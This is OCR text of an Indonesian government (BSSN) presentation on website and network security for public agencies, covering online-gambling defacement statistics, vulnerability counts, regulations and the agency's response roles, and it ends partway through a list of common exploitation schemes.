Standar Keamanan Jaringan dan Website di Instansi Pemerintah

Bandung, 24 Oktober 2024

PENGETAHUAN MASYARAKAT TERHADAP JUDI ONLINE

2023

MENGETAHUI — 34,26 %

TIDAK MENGETAHUI — 65,74 %

MENGAKSES — 5,61 %

TIDAK MENGAKSES — 94,39 %

dari 8.510 responden di Tahun 2023

2024

8.114.273 dari 9.823.575 jiwa sudah terkoneksi internet

5,5% mengetahui

Respon terhadap pernah/tidak mendapatkan keuntungan dari situs judi online

Ya	Tidak
2,18%	97,82%

PENGGUNA LAYANAN PINJAMAN ONLINE

2023	2024
1,47%	5,42%
2.704.003 Jiwa	8.866.828 Jiwa


Sumber : Asosiasi Penyelenggara Jasa Internet Indonesia (APJII)

DATA WEB DEFACEMENT TAHUN 2023

189

Kasus Web Defacement


Sebaran Lokasi Deface




Sebaran Sektor

167	Adm. Pemerintahan	7	Kesehatan
12	Lainnya	3	Pertahanan

Sebaran Waktu



70 kasus	Weekdays (Senin - Jumat) 06.00 - 18.00
65 kasus	Weekdays (Senin - Jumat) 18.00 - 06.00
30 kasus	Weekend (Sabtu - Minggu) 06.00 - 18.00
24 kasus	Weekend (Sabtu - Minggu) 18.00 - 06.00



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

WEB DEFACEMENT: KASUS INSIDEN JUDI ONLINE

Web Defacement

Defacement adalah sebuah serangan terhadap website dengan cara **mengganti konten website** yang bertujuan untuk mengirimkan pesan tertentu/hacktivist. Serangan ini dapat dilakukan dengan **memanfaatkan sebuah kelemahan dari sistem** sehingga memungkinkan pelaku memiliki akses masuk hingga ke server dan memiliki kewenangan untuk mengganti atau menghapus konten suatu website. Terdapat berbagai metode untuk melakukan web defacement, cara yang sering dijumpai yaitu eksploitasi pada kerentanan plugins framework dan SQL Injection yang memungkinkan akses administratif.

“Slot Gacor”

'Situs Slot Gacor' adalah istilah yang berasal dari komunitas permainan online Indonesia, Pada dasarnya, 'situs slot gacor' mengacu pada situs web slot online yang dianggap memiliki mesin slot dengan frekuensi kemenangan yang lebih tinggi. Web defacement belakangan ini marak terjadi pada situs milik pemerintah dan pendidikan, terutama web defacement judi online. Dampak nyata dari web defacement judi online yaitu situs menampilkan halaman judi online. Salah satu alasan hal tersebut banyak menyasar situs milik pemerintah dan pendidikan diindikasikan sebagai cara untuk **menghindari situs di-block oleh pihak berwenang**.

Dampak Insiden

Kepercayaan	Masyarakat akan meragukan keamanan dan keandalan situs pemerintah, serta kemampuan pemerintah dalam melindungi data sensitif dan informasi publik.
Availability	Menyebabkan gangguan pada layanan yang disediakan oleh situs pemerintah serta dapat menyebabkan ketidaknya ketidakpuasan masyarakat terhadap pemerintah.
Reputasi	Tampilan halaman judi online yang tidak pantas atau ilegal pada situs pemerintah akan menciptakan kesan negatif terhadap integritas.

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

https://bssn.go.id @bssn_ri @bssn_ri Badan Siber dan Sandi Negara

HASIL IDENTIFIKASI SITUS TERDAMPAK JUDI ONLINE (2024)

1626

Total Situs Web terdampak judi online
Per 21 Oktober 2024

Total Instansi Terdampak **477**

Hasil Vulnerability Assessment

2131 High

5094 Medium

3091 Low

TOP VULNERABILITIES	SEVERITY
SQL Injection	High
PII Disclosure	High
Path Traversal	High
Cross-Site Scripting	High
Hash Disclosure	High

DAMPAK

Dapat terjadi akses illegal, web defacement, kebocoran data yang mengakibatkan menurunnya reputasi dan dijualnya data untuk berbagai kepentingan

TREN ANOMALI TRAFIK KEAMANAN SIBER NASIONAL

> Periode 1 Januari – 21 Oktober 2024

162.063.746

ANOMALI TRAFIK PADA TAHUN 2024

TOP #3 – JENIS ANOMALI TRAFIK

60,21%

97.576.066
MALWARE ACTIVITY

19,14%

31.014.290
TROJAN ACTIVITY

7,11%

11.523.248
UNAUTHORIZED ACCESS AND SYSTEM MISCONFIGURATION

ENTRI POINT ANCAMAN SIBER

PENGGUNA INTERNAL

HUMAN ERROR

INSIDER THREAT

WEAK PASSWORD

SERANGAN EKSTERNAL

PHISHING

RANSOMWARE

DDOS


KEAMANAN SISTEM

VULNERABLE SOFTWARE

INJECTION ATTACKS

UNPROTECTED NETWORK

ALUR SERANGAN INJEKSI SLOT GACOR



KEBIJAKAN UMUM KEAMANAN SIBER

Undang-Undang

- UU No 11 Tahun 2008 & UU No 19 Tahun 2016 Tentang Informasi dan Transaksi Elektronik (ITE)
- UU No 27 Tahun 2022 Tentang Perlindungan Data Pribadi (PDP)

Peraturan Pemerintah

- PP No 71 Tahun 2019 Penyelenggaraan Sistem dan Transaksi Elektronik
- PP No 80 Tahun 2019 Tentang Perdagangan Melalui Sistem Elektronik

Peraturan Presiden

- Perpres No 95 Tahun 2018 Tentang Sistem Pemerintah Berbasis Elektronik
- Perpres No 82 Tahun 2022 Tentang Perlindungan Infrastruktur Informasi Vital (IIV)
- Perpres No 132 Tahun 2022 Tentang Arsitektur Sistem Pemerintahan Berbasis Elektronik Nasional
- Perpres No 47 Tahun 2023 Tentang Strategi Keamanan Siber Nasional dan Manajemen Krisis Siber

Peraturan Badan

- Peraturan BSSN No 4 Tahun 2021 Tentang Pedoman Manajemen Kaminfo SPBE dan Standar Teknis dan Prosedur Keamanan SPBE
- Peraturan Badan Siber dan Sandi Negara Nomor 1 Tahun 2024 Tentang Pengelolaan Insiden Siber
- Peraturan BSSN No 2 Tahun 2024 Tentang Manajemen Krisis Siber

PERAN DAN UPAYA BSSN DALAM MENANGANI JUDI ONLINE

PERAN BSSN DALAM PENANGANAN JUDI ONLINE

1 Pemantauan dan Identifikasi Situs Judi Online

BSSN melakukan pemantauan proaktif terhadap situs judi online dan berkoordinasi dengan Kementerian Komunikasi dan Informatika untuk pemblokiran.

2 Penanganan Insiden Keamanan Siber

BSSN melalui tim insiden respon emberikan respon cepat terhadap insiden keamanan siber terkait judi online, seperti serangan *ransomware, phishing, dan malware*.

3 Peningkatan Kesadaran Keamanan Siber

Melakukan sosialisasi dan edukasi kepada masyarakat mengenai bahaya judi online dan pentingnya menjaga keamanan data pribadi.

Panduan Keamanan: Judi Online

CYBER EXERCISE

Kamis, 28 Maret 2024
Pukul 09.00 WIB – 14. 15 WIB

Peserta : 424 orang (daring)

WEBINAR: WEB DEFACEMENT

Web Defacement
- Bagaimana Web Defacement terjadi
- Sejarah Web Defacement
- Penanganan Web Defacement
- Tren Web Defacement Slot Gacor

SKENARIO CYBER EXERCISE

Permasalahan yang disimulasikan pada Cyber Exercise insiden judi online dalam 4 fase penanganan, yaitu:
- Fase Preparation
- Fase Detect & Analysis
- Fase Containment, Eradication & Recovery
- Fase Reporting.

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

PERAN SATUAN TUGAS PENGAMANAN JUDI ONLINE

ITSA
Pengujian kerentanan, pemberian saran, dan rekomendasi terkait pengamanan — 1

PROTEKSI
Perbaikan Web setelah ITSA dan pemasangan endpoint protection — 2

HONEYNET
Sistem deteksi dini (early warning system) ancaman siber di masing-masing stakeholder — 3

MONITORING
Pemantauan serangan siber dan anomaly trafik pada aset SE — 4


DIGITAL FORENSIK
Forensik barang bukti digital yang bersifat non-volatile — 5

INSIDEN RESPON
Memberikan respon penanganan pertama terhadap sebuah insiden — 6

CYBER THREAT INTELLIGENCE
Mengidentifikasi threat actor suatu ancaman atau insiden SE — 7

THREAT HUNTING
Pencarian secara aktif potensi ancaman, insiden, dan kerentanan SE — 8

ANALISIS MALWARE
Melakukan analisis terhadap malicious software secara statis maupun dinamis — 9



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

BSSN Berkomitmen Mendukung Satuan Tugas Pengamanan Judi Online


Melakukan upaya pengamanan judi online dengan melakukan **IT *security assessment,* notifikasi insiden** dan **penanganan insiden siber**.


Memberikan **dukungan teknis** dan **strategis** terkait keamanan siber serta **berkolaborasi** dalam pengembangan strategi dan kebijakan penanganan judi online.

Melakukan **pemantauan** dan **analisis** terhadap ancaman keamanan siber terkait judi online.


WUJUD PENGAMANAN SPBE

PERATURAN BADAN SIBER DAN SANDI NEGARA NOMOR 4 TAHUN 2021 :
PEDOMAN MANAJEMEN KEAMANAN INFORMASI SPBE DAN STANDAR TEKNIS PROSEDUR KEAMANAN SPBE








ALUR PROTEKSI APLIKASI BERBASIS WEB DAN APLIKASI BERBASIS MOBILE



WUJUD PENGAMANAN JARINGAN SPBE







TAHAP PENGAMANAN SPBE

IDENTIFY

Untuk mengetahui apa yang perlu diamankan, Kita harus tahu **aset apa saja yang kita miliki**, dan potensi ancaman apa saja yang terdapat pada aset Kita.

TOP 5 SKEMA EKSPLOITASI JUDI ONLINE

01

.htaccess Writable

Kita terlupa/salah mengatur permissions file .htaccess, sehingga dia bisa diubah atau ditambahkan rulesnya oleh hacker.

02

Subdomain Takeover

